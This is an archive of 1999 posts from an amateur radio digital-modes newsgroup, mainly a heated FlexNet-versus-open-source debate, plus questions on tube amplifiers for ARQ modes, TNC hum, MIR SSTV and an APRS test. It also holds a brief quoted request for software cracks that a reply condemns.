>>>>radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
>>>>for HAM RADIO, SCANNER, MORSE CODE, and related Software.
>>>>==========
>>>>
>>>>----------== Posted via Deja News, The Discussion Network ==----------
>>>>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>>>
>>>
>>
>>
>
>

313. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990116011256.09887.00002335@ng-fi1.aol.com>
Source record: 20287

In most states, this is called theft, or stealing and you can be arrested and put in jail for this CRIME!

314. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36d44e15.1629117947@news.sci.fi>
Source record: 20288

On Fri, 15 Jan 1999 18:56:02 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
wrote:

: In article <77nca4$bs9@enews2.newsguy.com>,
: "Charles Brabham" <n5pvl@texoma.net> wrote:
:
: > You appear to have missed the boat on all of the huge strides that a closed
: > system (FlexNet) has achieved. Name one, just one openly-developed system
: > which is as advanced as FlexNet...
:
: You're missing the boat, Charles. Since the specification and implemention
: of Flexnet are proprietary, we don't know just how advanced Flexnet
: really is. There's no open, independent review of the technology.

What specification :-)

From the this discussion in this thread, it appears quite clear to me
that a specification for the Flexnet protocol does not exists nor has
it ever existed (proprietary or not). Apparently the only protocol
"specification" is the source code. However, when designing any
non-trivial systems, a specification is written before the
implementation, but this does not seem to be the case in this
situation.

I have been interfacing various exotic devices to various computer
systems during the last few decades and usually the hardest part of
implementing the interface protocol is getting the protocol
specification for that device. For some strange reasons, the hardest
to get specifications are _not_ those that of commercial interest do
not want their device to be connected to a computer or those protocols
containing something brilliant, but those containing severe design
flaws (such as deadlocking if a bit error occurs in a critical
window). OTOH, if I had written such a crappy protocol specification,
I would not want it to become publicly available :-).

I have no first hand knowledge if this also applies to Flexnet, but
from the eagerness some in this thread defend why the protocol is kept
proprietary, it is hard to find any other explanation.

Paul OH3LWR

315. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77pu33$ibm@enews2.newsguy.com>
Source record: 20289

Brian Mullaney wrote in message <77olqj$pi0$1@lawrenceville.mccc.edu>...
>Charles Brabham wrote:
>
>> ...and none of these is as advanced as FlexNet as a Packet Radio
Networking
>> protocol. - That's the point you appear to have trouble comprehending.
>
>Umm, Charles, you didn't say "Name one Packet Radio Networking protocol
>that is advanced as flexnet that was openly developed"; You said "name one
>program as advanced as flexnet that was openly developed"

Pardon me. I never have much trouble remembering what topic is being discussed, and sometimes unfairly expect everyone else to do the same. I'll try to put in little reminders for you, every now and then, about what we are discussing, Brian. I'd hate to see you get lost in the first paragraph like that again.

>
>Of course, NOS isn't a protocol, its a program that implements tcp/ip &
>ax.25 (and alot of other stuff)

Yes...

>
>INP is openly developed - but it isn't popular enough to meet your
>definition of "advanced"

My definition of "advanced" has nothing to do with popularity. You can always use a handy reference for "my definition" of any particular word, when you are confused. (Which seems to be much of the time.). Try a dictionary.

>
>Say what you mean, don't make everyone guess.

Quit guessing what I mean. I used to have a girlfreind who did that. She would "spin" and "interpret" such simple statements as "Hey, bring me a Diet Coke!", managing somehow to miss the intended meaning completely. I thought about her poor mental hygene being passed on to any children we might have, and decided to shop around a bit more before I considered marraige. Now I'm glad I did.

>
>> intended as Packet Radio Networking protocols either. TCPIP "CAN" be used
as
>> a packet radio networking protocol, but it is not noted for it's high
>> performance when used with radios. FlexNet is noted precisely for that.

>
>tcp/ip works just fine with flexnet - once you work around flexnet's
>problems.

Yes, that's what I've been saying all along. There's no particular problems to work around; It's just different from the old-style stuff you were used to. If you want to see problems, try ROSE/FPAC. FPAC relates to the old ROSE stuff as Win98 relates to Win95... Marginally more functional, quite a bit more buggy.

>
>> It's called "progress". You can go ahead and use the latest stuff from
the
>
>Do try to keep up, Charles - Why does ham radio need another protocol,
>just because the flexnet team is unwilling to support platforms besides
>Win95 & DOS?

It doesn't. You are actually much smarter to run the DOS version in an old 386 PC to handle all the Radios/TNCs, linked by serial or ethernet link to your LINUX box or whatever for applications.. (Whenever I hear whining about supporting obscure, non-standard platforms, LINUX comes to mind.)

I run two linked DOS boxes.. One runs FlexNet/BBS, the other runs FlexDigi/DXC. That gives me a FlexNet node with a 255 channel chat, DX Cluster, and a PMS.

>Of course, if they were to write a formal spec for how it
>works, then the core flexnet team wouldn't even have to program it.

Fortunately, it didn't work out that way. FlexNet is actually more stable and bug-free than the good old G8BPQ node software I have used for years. I've run JNOS before, and watched it crash for a variety of reasons on a regular basis. I have set up and operated a great variety of Packet Radio software over the years, for the purpose of writing up review articles. JNOS is, without a doubt, the buggiest and most poorly crafted software available to Hams. It's the bottom of the barrel, without a doubt. I attribute *NOS's buggy worthlessness to the fact that it's a re-hack of a re-hack of a hack of what started off as pretty good software written by a (1)competent programmer; Phil Karn's NOS.

After seeing what a "talented group of technically oriented Hams" did to Phil Karn's software over a decade, I'm glad those same morons are not able to get their fingers into FlexNet. VERY glad!

I like FlexNet as it is: Bug free, works better than anything else. Thanks but no thanks to the "thousand monkees/morons with computers" system. I prefer to use competent software written by competent programmers.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

316. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77puim$if4@enews2.newsguy.com>
Source record: 20290

Dana H. Myers K6JQ wrote in message <77p1qmiai1@nnrp1.dejanews.com>...

>snip<

>Don't get me wrong, I'm
>not tellin anyone to "buzz off", not you, not anyone, but I'm
>really curious what qualifies you to make the strong statements
>you do.

Can you say... "synthesist"?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

317. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-16 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77puin$if4@enews2.newsguy.com>
Source record: 20291

Dana H. Myers K6JQ wrote in message <77p2ak$ip5$1@nnrp1.dejanews.com>...
>In article <77og5b$qrq@enews2.newsguy.com>,
> "Charles Brabham" <n5pvl@texoma.net> wrote:
>>
>> Dana H. Myers K6JQ wrote in message <77o2gt$n39$1@nnrp1.dejanews.com>...

>snip<
>> >
>> >How do you define efficiency in this context, Charles?
>>
>> Still having trouble with "reading comprehension", Dana? Look in the
>> paragraph above, where I say,
>> " From what I gather from the docs, the authors of FlexNet do not
consider
>> the KISS interface to be efficient enough for serious use - so they do
not
>> encourage it's use with FlexNet."
>>
>> What part of that did you have trouble understanding, Dana?
>
>How do you define efficiency, Brabham? What do mean by this statement?
>Why don't you just show us all how smart you really are and write down
>the mathematical formula or algorithm for determining this "efficiency"
>you speak of?

Try trolling elsewhere, Dana. You are boring me with your flame-bait. I
don't explain myself to demanding trolls. I ignore them.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

318. Tube-Type Amp OK for ARQ Modes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36A17D40.82A45DE@NOSPAMworldnet.att.net>
Source record: 20214

Is it practical/wise to use a tube-type power amp for Pactor or other ARQ digital modes? Specifically, does the constant Tx cycling stress a tube amp too much, is the T/R switch time of most tube amps suitable, etc... Seems a solid-state amp might be better for this application, but they are 2-3X the cost of an equivalent tube-type amp... been looking at the Ameritron units...

Thanks in advance for any input...

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)

319. Audio hum on mfj 1276

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: hightower73@fcmail.com
Message-ID: <77rv11pjk1@news-2.news.gte.net>
Source record: 20215

I was wondering if any one has had the same problemb as mine and
fixed it?
I have a new mfj 1276 tnc it has a bad audio hum on transmit .
i am using a Kenwood tm 241a transciever A kenwood mic cord to
connect the two, (I changed it from a unshielded one) it changed
nothing. I can copy and send but I think it can do better .
Does any one know how to turn the mic gain down on the 241a?
The 241a has no hum with voice. puzzled?

320. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: markv@pixar.com
Message-ID: <77s6qv$2er$1@nnrp1.dejanews.com>
Source record: 20216

In article <77pu33$ibm@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Brian Mullaney wrote in message <77olqj$pi0$1@lawrenceville.mccc.edu>...
> >Charles Brabham wrote:
> >
> >> ...and none of these is as advanced as FlexNet as a Packet Radio
> Networking
> >> protocol. - That's the point you appear to have trouble comprehending.
> >
> >Umm, Charles, you didn't say "Name one Packet Radio Networking protocol
> >that is advanced as flexnet that was openly developed"; You said "name one
> >program as advanced as flexnet that was openly developed"
>
> Pardon me. I never have much trouble remembering what topic is being
> discussed, and sometimes unfairly expect everyone else to do the same. I'll
> try to put in little reminders for you, every now and then, about what we
> are discussing, Brian. I'd hate to see you get lost in the first paragraph
> like that again.

Your criticism was presumably on the approach of open software, somehow
implying that somehow it wasn't a valid way to design reliable, high quality
software. Such an opinion is (in the view of many professional software
engineers, as well as untold masses of talented hackers) almost certainly
incorrect. Nobody was arguing with your assertion that Flexnet works, or
that it is high quality, merely that the open software development philosophy
has enabled the creation of many significant works, and that packet radio
could benefit from such an approach.

> Fortunately, it didn't work out that way. FlexNet is actually more stable
> and bug-free than the good old G8BPQ node software I have used for years.
> I've run JNOS before, and watched it crash for a variety of reasons on a
> regular basis.

And since you had the source code, you could have figured out why, fixed it
and delivered the bug fix to other hams so that EVERYONE could have
benefitted. Or at least you could if you bothered to learn how to program
instead of waiting for better appliances to appear. Of course, if (god
forbid, we know it is impossible) you discovered a bug in Flexnet, you'd pen
some email to the authors and be forced to wait for them to fix it.

> After seeing what a "talented group of technically oriented Hams" did to
> Phil Karn's software over a decade, I'm glad those same morons are not able
> to get their fingers into FlexNet. VERY glad!

You know, I still have a copy of Phil's original code. I still run it occasionally on various puny DOS boxes I want to link to my LAN. It works fine.

> I like FlexNet as it is: Bug free, works better than anything else. Thanks
> but no thanks to the "thousand monkees/morons with computers" system. I
> prefer to use competent software written by competent programmers.

Many comptentent programmers are fully willing (even eager) to donate their efforts to free software. If you had vision that reached beyond the end of your nose, you'd be taking advantage of their labors.

Mark
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

321. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: mdf@my-dejanews.com
Message-ID: <77sanr$5au$1@nnrp1.dejanews.com>
Source record: 20217

Jesus Arias <jesus@ele.uva.es> wrote:

> I think that "dedicated hardware" is near to it's end...

Soundboard + high-end computer is a seriously false economy. Unless you
are single-task-only capable (able to do only one thing at a time),
or just want to see what it all looks like and then move onto something
else(*), they make sense.

But if you are more serious about this, if you plan on long-term usage,
a dedicated DSP unit and an el cheapo computer and a pair of ethernet
cards will be *VASTLY* cheaper than buying a brand new high-end CPU
and soundboard just to act as a modem. In fact, I would say that doing
such a thing is almost as silly as using a human brain to serve as a modem ...

(*) I might even argue that such functionality even encourages this kind of
behaviour, and in the long run, is counter-productive. But at this time
the introduction to the ideas and seeing high-performance signalling
actually work is more important ...

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

322. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77scnu$pue@enews1.newsguy.com>
Source record: 20218

markv@pixar.com wrote in message <77s6qv$2er$1@nnrp1.dejanews.com>...

>snip<
>> >Umm, Charles, you didn't say "Name one Packet Radio Networking protocol
>> >that is advanced as flexnet that was openly developed"; You said "name
one
>> >program as advanced as flexnet that was openly developed"
>>
>> Pardon me. I never have much trouble remembering what topic is being
>> discussed, and sometimes unfairly expect everyone else to do the same.
I'll
>> try to put in little reminders for you, every now and then, about what we
>> are discussing, Brian. I'd hate to see you get lost in the first
paragraph
>> like that again.
>
>Your criticism was presumably on the approach of open software, somehow
>implying that somehow it wasn't a valid way to design reliable, high
quality
>software.

Not at all!

>
>Such an opinion is (in the view of many professional software
>engineers, as well as untold masses of talented hackers) almost certainly
>incorrect. Nobody was arguing with your assertion that Flexnet works, or
>that it is high quality, merely that the open software development
philosophy
>has enabled the creation of many significant works, and that packet radio
>could benefit from such an approach.

I don't doubt open development COULD be beneficial... I was merely pulling
my head down from the clouds of theory for a moment and taking a quick peek
at "observed reality". (Try it, some time.) In "observed reality", no
significant software expressly designed for use by Amateurs has resulted
from open development within the Amateur Radio programming community.

The greatest effort of those folks, *NOS, is widely recognised as a
bug-ridden joke when compared to ANY of the more competent software written
for Ham use by talented individuals and small groups of programmers. This is
not a theory I am discussing now. This is a fact.

I thought it was funny how W0RLI defended the open development deal, then
announced that HE (one person) was working on a new concept tcpip BBS. ;-)
You notice that Hank did not lay out every thing he had done so far so that

the mob could play with it. When he gets serious about producing a new bit of software he goes to work on it himself, consulting a few other folks but making all of the important decisions himself. A lot of competent programmers tend to do that.

>
>> Fortunately, it didn't work out that way. FlexNet is actually more stable
>> and bug-free than the good old G8BPQ node software I have used for years.
>> I've run JNOS before, and watched it crash for a variety of reasons on a
>> regular basis.
>
>And since you had the source code, you could have figured out why, fixed it
>and delivered the bug fix to other hams so that EVERYONE could have
>benefitted.

Oh, yes, one more amateur programmer monkeying around with it will fix it right up. A professional would drop the whole thing (except Phil Karn's original code) in the bit-bucket and start over. In fact, I would be willing to take bets that that's exactly what W0RLI ends up doing.

Too many bugs, too many blundering hacks by half-educated programmers, ect, and so on. It's great for educational purposes, but don't hold your breath waiting for a solid, competent bit of software to come out of it.

>Or at least you could if you bothered to learn how to program
>instead of waiting for better appliances to appear. Of course, if (god
>forbid, we know it is impossible) you discovered a bug in Flexnet, you'd
pen
>some email to the authors and be forced to wait for them to fix it.

I had to give up programming several years ago, and do not intend to take it up again.

>
>> After seeing what a "talented group of technically oriented Hams" did to
>> Phil Karn's software over a decade, I'm glad those same morons are not
able
>> to get their fingers into FlexNet. VERY glad!
>
>You know, I still have a copy of Phil's original code. I still run it
>occasionally on various puny DOS boxes I want to link to my LAN. It works
>fine.

That's what I keep hearing. Phil Karn produced good code, and then the tcp-group took turns urinating all over it for ten years. The crowning achievement of all that whizzing around was *NOS, famous as the single most worthless and bug-ridden piece of software ever utilized by Hams. - Hardly a good testimonial for open development of Ham Radio software, but it will have to do since it is the only major example of such that we have to judge by.

>
>> I like FlexNet as it is: Bug free, works better than anything else.

Thanks
>> but no thanks to the "thousand monkees/morons with computers" system. I
>> prefer to use competent software written by competent programmers.
>
>Many comptentent programmers are fully willing (even eager) to donate their
>efforts to free software. If you had vision that reached beyond the end of
>your nose, you'd be taking advantage of their labors.

Sorry, OM, but my "vision" is not clouded by any need to maintain any sacred cows. I go by observed reality, not what I would LIKE to think was true. I just stick with the facts, and the facts do not support the theory that open development is going to be very productive within the Amateur Radio community.

When and if any worthwhile software is developed by Hams using open development, I'll be the first to congratulate that group. Until that theoretical day, though, I will be working with the FACTS we have at hand now.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

323. mir sstv???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <77sg4brrr1@news.inc.net>
Source record: 20219

anybody know when the next time mir is going to send sstv pics via
145.895mhz.?the last ones i got were on newyears day.
eagle@ez-net.com

324. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a3ggr.8jd.nomail@sys3.pe1chl.ampr.org>
Source record: 20220

markv@pixar.com <markv@pixar.com> wrote:
>> I've run JNOS before, and watched it crash for a variety of reasons on a
>> regular basis.

>And since you had the source code, you could have figured out why, fixed it
>and delivered the bug fix to other hams so that EVERYONE could have
>benefitted.

Actually, that is not that simple. Stability is not an add-on feature to
software, that you can contribute to a group effort. Stability of a C
program results from careful coding, and proper debugging. When you
have a project like JNOS where everyone can just throw in what he likes,
stability is not something you can contribute.

Sure you can submit a fix for a bug, but then you will just have to hope
that someone else, with lesser coding skills, is not going to break it
again.

Actually I am amazed that this works reasonably well in the Linux world,
because I have had quite bad experience with it in the development of
packet radio software. I also switched to a closed source and got the
thing reasonably stable.

Enkhui:PI1WFL} Connected to #AES:PA3AES-9
uptime
#AES:PA3AES-9} Uptime: 463/15:52:28 Started: Fri Oct 10 20:00:54 1997
users
#AES:PA3AES-9} NET/ROM in KA9Q NET version PE1CHL.960424 (MSDOS BC.L386)
Uplink(bpq PA3AES-3)
Circuit(Enkhui:PI1WFL PE1CHL)
Uplink(bpq PA3AES-14) <--> Circuit(cluSSe:PI8WFL-6 PI8WFL-6)
Circuit(DXQclu:PI8DXQ PI8DXQ) <--> Circuit(EHV:PI1EHV PI8DXQ)

This is not an idle system, it is a router between a shack network
containing an active DX cluster and the local network node.

I wonder if any JNOS system ever came close to this :-)

Of course open software has big advantages. But you need a competent
and dedicated maintainer(group) to keep it stable. This has worked in
the Linux environment, but for some reason it hasn't in the packet radio
network software development. The group has split every time there was
some discussion.

Rob
--
+----------------------------------+--------------------------------------+

| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

325. AMT-3 (ICS) Amtor/Rtty Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Paulus <paulstra@xs4all.nl>
Message-ID: <77sl1n$7kf$1@news2.xs4all.nl>
Source record: 20221

Hello all,

I am looking for the most recent Software and Firmware for the AMT-3
Amtor/Rtty controller from ICS.
It was produced around 1989-1990.

I have got AMT-3 Firmware version 08
and Software (IBM-PC) Dos version 1.1

Perhaps anyone has information or source for these Firmware and Software ??

Tks in advance and best 73
de Paul, PA0OCD

paulstra@xs4all.nl

326. Re: mir sstv???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Tom@astro.net
Message-ID: <77solinjp3@remarQ.com>
Source record: 20222

In article <77sg4brrr1@news.inc.net>, "SHAWN" <eagle@ez-net.com> wrote:
>anybody know when the next time mir is going to send sstv pics via
>145.895mhz.?the last ones i got were on newyears day.
>eagle@ez-net.com

No news yet on when, it's random at the moment but I've heard weekends are
the best bet. Of coarse you meant 145.985.

73,
Tom

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

Opinions herein are mine and may not be that of Idsi.Net!

327. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Robert Wilkins <bob@cave.org>
Message-ID: <36A1EE30.36A96A45@cave.org>
Source record: 20223
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ciemon G0TRT wrote:
>
> This Sunday there will be a test of APRS in the UK.
>
> Anyone who is running the software, or has their beacon text setup for APRS
> can join in at anytime this Sunday.
>
> The frequency will be 144.8 and will last from midnight on Saturday until
> midnight on Sunday.

Be sure to get the Latest software, there have been many changes in the
last few months for the win, mac and dos platforms..
http://www.cave.org/aprs Look in the Directories for updates.

~bob n6fri

328. Re: Tube-Type Amp OK for ARQ Modes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36fc01b3.1404126786@news.atl.bellsouth.net>
Source record: 20224

On 17 Jan 1999 06:03:47 GMT, Seth Miller <seth.miller@NOSPAMworldnet.att.net> wrote:
>Is it practical/wise to use a tube-type power amp for Pactor or other
>ARQ digital modes? Specifically, does the constant Tx cycling stress a
>tube amp too much, is the T/R switch time of most tube amps suitable,
>etc... Seems a solid-state amp might be better for this application,
>but they are 2-3X the cost of an equivalent tube-type amp... been
>looking at the Ameritron units...

T/R switch time is the key parameter. Many tube amps can make it,
though those with QSK switching are to be preferred. The T/R relay
does take a beating in the ARQ modes, so expect equipment life to
be shorter.

Frankly, I'd avoid use of an external amplifier at all. It is rarely needed. Try
a better protocol instead. I'd suggest giving PSK31 a try for converstational
use, or Clover II or PACTOR II for data use.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

329. Re: Tube-Type Amp OK for ARQ Modes?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: Arachnid01 <arachnid01@nospam.hotmail.com>
Message-ID: <77t4nf$doo@bgtnsc02.worldnet.att.net>
Source record: 20225

If you use PIN diodes for your T/R switch, they will work fine(milliseconds switch time)... Just make sure that your VSWR is low though..... :)

Gary Coffman wrote in message
<36fc01b3.1404126786@news.atl.bellsouth.net>...
>On 17 Jan 1999 06:03:47 GMT, Seth Miller
<seth.miller@NOSPAMworldnet.att.net> wrote:
>>Is it practical/wise to use a tube-type power amp for Pactor or other
>>ARQ digital modes? Specifically, does the constant Tx cycling stress a
>>tube amp too much, is the T/R switch time of most tube amps suitable,
>>etc... Seems a solid-state amp might be better for this application,
>>but they are 2-3X the cost of an equivalent tube-type amp... been
>>looking at the Ameritron units...
>
>T/R switch time is the key parameter. Many tube amps can make it,
>though those with QSK switching are to be preferred. The T/R relay
>does take a beating in the ARQ modes, so expect equipment life to
>be shorter.
>
>Frankly, I'd avoid use of an external amplifier at all. It is rarely
needed. Try
>a better protocol instead. I'd suggest giving PSK31 a try for
converstational
>use, or Clover II or PACTOR II for data use.
>
>Gary
>Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
>534 Shannon Way | We break it |
>Lawrenceville, GA | Guaranteed |

330. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: markv@pixar.com
Message-ID: <77tl43$64h$1@nnrp1.dejanews.com>
Source record: 20226

In article <77scnu$pue@enews1.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> markv@pixar.com wrote in message <77s6qv$2er$1@nnrp1.dejanews.com>...

> >Your criticism was presumably on the approach of open software, somehow
> >implying that somehow it wasn't a valid way to design reliable, high
> quality
> >software.
>
> Not at all!

Earlier you maligned my choices of interesting, reliable and valuable
software as being of interest only to a geek minority. You seemed to imply
further that it was the approach that was doomed, and that such software was
the result of untalented, unprofessional programmers.

> >Such an opinion is (in the view of many professional software
> >engineers, as well as untold masses of talented hackers) almost certainly
> >incorrect. Nobody was arguing with your assertion that Flexnet works, or
> >that it is high quality, merely that the open software development
> philosophy
> >has enabled the creation of many significant works, and that packet radio
> >could benefit from such an approach.
>
> I don't doubt open development COULD be beneficial... I was merely pulling
> my head down from the clouds of theory for a moment and taking a quick peek
> at "observed reality". (Try it, some time.) In "observed reality", no
> significant software expressly designed for use by Amateurs has resulted
> from open development within the Amateur Radio programming community.

You might not like it, but the Linux AX.25 implementation works rather well.
And even if that didn't exist, packet radio _can_ benefit from the same
methodology that has benefited other aspects of computing.

The `observed reality' is that open source software evolves quickly. Bugs
are fixed quickly. Portability is improved. In general, it becomes
infinitely more useful than any closed source development.

Can individual programmers do great things? Sure, there is almost always a
key group involved in setting the major directions of free software. But the
real strength of open software comes from the parallel debugging, the ability
of individuals not originally involved to provide fresh insights,
perspectives and motivation.

If you are going to try to make money off of software, by all means, keep the source code protected. If you decide to release your software for free, I urge people to release their source code so that others can assist in making your software more capable, better debugged, and provide additional features you may not have forseen.

> I thought it was funny how W0RLI defended the open development deal, then
> announced that HE (one person) was working on a new concept tcpip BBS. ;-)
> You notice that Hank did not lay out every thing he had done so far so that
> the mob could play with it. When he gets serious about producing a new bit
> of software he goes to work on it himself, consulting a few other folks but
> making all of the important decisions himself. A lot of competent
> programmers tend to do that.

Sure, and alot of them never deliver a single line of code either.

> >> Fortunately, it didn't work out that way. FlexNet is actually more stable
> >> and bug-free than the good old G8BPQ node software I have used for years.
> >> I've run JNOS before, and watched it crash for a variety of reasons on a
> >> regular basis.
> >
> >And since you had the source code, you could have figured out why, fixed it
> >and delivered the bug fix to other hams so that EVERYONE could have
> >benefitted.
>
> Oh, yes, one more amateur programmer monkeying around with it will fix it
> right up. A professional would drop the whole thing (except Phil Karn's
> original code) in the bit-bucket and start over. In fact, I would be willing
> to take bets that that's exactly what W0RLI ends up doing.

Well, perhaps you have very little confidence in your own abilities, but there are many with both the ability and the confidence to fix bugs and make improvements.

> Too many bugs, too many blundering hacks by half-educated programmers, ect,
> and so on. It's great for educational purposes, but don't hold your breath
> waiting for a solid, competent bit of software to come out of it.

Fine, so start over. Open source software can also provide a starting point for understanding what _not_ to do, as well as what to do. Flexnet can provide neither.

>
> >Or at least you could if you bothered to learn how to program
> >instead of waiting for better appliances to appear. Of course, if (god
> >forbid, we know it is impossible) you discovered a bug in Flexnet, you'd
> pen
> >some email to the authors and be forced to wait for them to fix it.
>
> I had to give up programming several years ago, and do not intend to take it
> up again.

Perhaps it is because you couldn't understand the basic premises of software engineering?

> >You know, I still have a copy of Phil's original code. I still run it
> >occasionally on various puny DOS boxes I want to link to my LAN. It works
> >fine.
>
> That's what I keep hearing. Phil Karn produced good code, and then the
> tcp-group took turns urinating all over it for ten years. The crowning
> achievement of all that whizzing around was *NOS, famous as the single most
> worthless and bug-ridden piece of software ever utilized by Hams. - Hardly a
> good testimonial for open development of Ham Radio software, but it will
> have to do since it is the only major example of such that we have to judge
> by.

I remember using KA9Q for regular (gasp!) wire networking back in the days when there were only 8088 PCs around. The fact that we could use TCP/IP to move files back and forth and use telnet was great, infinitely more useful than the proprietary network solutions available back then. We _did_ fix a number of small bugs. And it served us well. More recent versions have all sorts of gruesome BBS features grafted on, which is just not very interesting, so I tend to (still occasionally) fire up KA9Q's NET.EXE on my DOS box that I use for packet.

> >Many comptentent programmers are fully willing (even eager) to donate their
> >efforts to free software. If you had vision that reached beyond the end of
> >your nose, you'd be taking advantage of their labors.
>
> Sorry, OM, but my "vision" is not clouded by any need to maintain any sacred
> cows. I go by observed reality, not what I would LIKE to think was true. I
> just stick with the facts, and the facts do not support the theory that open
> development is going to be very productive within the Amateur Radio
> community.

Laugh Charles, your whole perspective is trying to maintain the sacred cow of AX.25 1200 baud packet networking. Your grasp of reality is at best tenuous. If open source software hasn't helped the amateur radio community, it says more about the amateur radio community than it does open source software. Mark

>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

331. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-17 00:00:00 UTC
From: markv@pixar.com
Message-ID: <77tlop$6kc$1@nnrp1.dejanews.com>
Source record: 20227

In article <slrn7a3ggr.8jd.nomail@sys3.pe1chl.ampr.org>,
nomail@pe1chl.demon.nl (Rob Janssen) wrote:
> markv@pixar.com <markv@pixar.com> wrote:
> >> I've run JNOS before, and watched it crash for a variety of reasons on a
> >> regular basis.
>
> >And since you had the source code, you could have figured out why, fixed it
> >and delivered the bug fix to other hams so that EVERYONE could have
> >benefitted.
>
> Actually, that is not that simple. Stability is not an add-on feature to
> software, that you can contribute to a group effort. Stability of a C
> program results from careful coding, and proper debugging. When you
> have a project like JNOS where everyone can just throw in what he likes,
> stability is not something you can contribute.

Open source software does not imply "anarchy". Generally most successful projects do have some core group whose purpose it is to verify that bug fixes work, to not allow creeping hacks into the code, and to maintain a master source distribution. That doesn't mean that the core group can't benefit from bug reports and fixes from the outside, or that major features cannot be added to the system by outsiders. Witness Linux or FreeBSD if you don't believe.

> Sure you can submit a fix for a bug, but then you will just have to hope
> that someone else, with lesser coding skills, is not going to break it
> again.

Again, that's the purpose of your core group, to audit fixes and ensure that they are redistributed in a timely fashion.

> Actually I am amazed that this works reasonably well in the Linux world,
> because I have had quite bad experience with it in the development of
> packet radio software. I also switched to a closed source and got the
> thing reasonably stable.

The entire methodology of open software is pretty new and rather radical. It is perhaps unsurprising that it is adopted in hard core computer fields first (it isn't even widely accepted there) and only later in amateur radio, a field which is much less up to date with respect to computing techniques and technology.

> Of course open software has big advantages. But you need a competent
> and dedicated maintainer(group) to keep it stable.

Presumably if you feel that your skills are adequate to creating some
software, your skills are adequate to monitor the work of others and manage
an open software project.

> This has worked in
> the Linux environment, but for some reason it hasn't in the packet radio
> network software development. The group has split every time there was
> some discussion.

Packet radio has many problems. Several technical. Many mental ones.
And for more about that, I'll let Charles continue.... :)

Mark
> Rob

------------== Posted via Deja News, The Discussion Network ==----------
